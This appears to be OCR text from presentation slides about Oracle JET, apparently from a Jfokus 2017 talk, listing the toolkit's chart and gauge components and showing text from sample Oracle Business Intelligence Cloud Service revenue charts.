
Oracle JavaScript Extension Toolkit


- oraclejet.org, @oraclejet, github.com/oracle/oraclejet
- Not a framework, not a library, but a toolkit
- Collection of open source libraries, e.g., Require, Knockout, JQuery
- Free and open source component library (Graphs, Charts, etc)
- Architecture and templates and enterprise solutions, e.g., accessibility
- Actively used within Oracle, since about 3 years




Data Visualizations
Charts
Area Chart
Bar Chart
Bubble Chart
Combination Chart
Donut Chart
Funnel Chart
Line Chart
Line with Area Chart
Pie Chart
Polar Chart
Range Chart
Scatter Chart
Spark Chart
Stock Chart
Gauges
50
Dial Gauge
25
50
75
LED Gauge
Rating Gauge
30
60
90
Status Meter Gauge
Others
Diagram
Blueberries
Kiwi
Bananas
Apples
Grapes
Legend
NBox
PictoChart
Sunburst
WhatsApp
Instagram
Pinterest
reddit
Vine
Twitter
Google+
Flickr
Tumblr
LinkedIn
Facebook
SnapChat
YouTube
Tag Cloud
Thematic Map
Oracle JET
Jan 4
ISO For
Java
28
1/4
1/11
1/18
Timeline
Treemap

Jfokus 2017


ORACLE Business Intelligence Cloud Service
Philippe.lions@oracle.com
Bar Chart Width
Revenue by Region, Brand, Profit Value
70M
60M
50M
40M
30M
20M
10M
0M
Revenue
AMERICAS
APAC
EMEA
Region
Brand
BizTech
FunPod
Profit Value
921K
3M
Revenue by Product, Region, Profit Value
V5x Flip Phone
Touch-Screen T5
SoundX Nano 4Gb
7 Megapixel Digital Camera
Bluetooth Adaptor
35M
30M
25M
20M
15M
10M
5M
0M
PocketFun ES
CompCell RX3
MicroPod 60Gb
Game Station
MaxiFun 2000
HomeCoach 2000
MPEG4 Camcorder
KeyMax S-Phone
MP3 Speakers System
Region
AMERICAS
APAC
EMEA
Profit Value
-72K
1M
Revenue by Region, Area, Profit Ratio %, Revenue
25M
20M
15M
10M
5M
0M
Revenue
AMERICAS, Cen...
AMERICAS, Nort...
AMERICAS, Sou...
APAC, East
APAC, North
APAC, South
APAC, West
EMEA, Africa
EMEA, Eastern
EMEA, Europe
EMEA, Middle East
EMEA, North Afr...
EMEA, Northern
Region, Area
Profit Ratio %
4
8
Revenue
4M
26M



ORACLE Business Intelligence Cloud Service

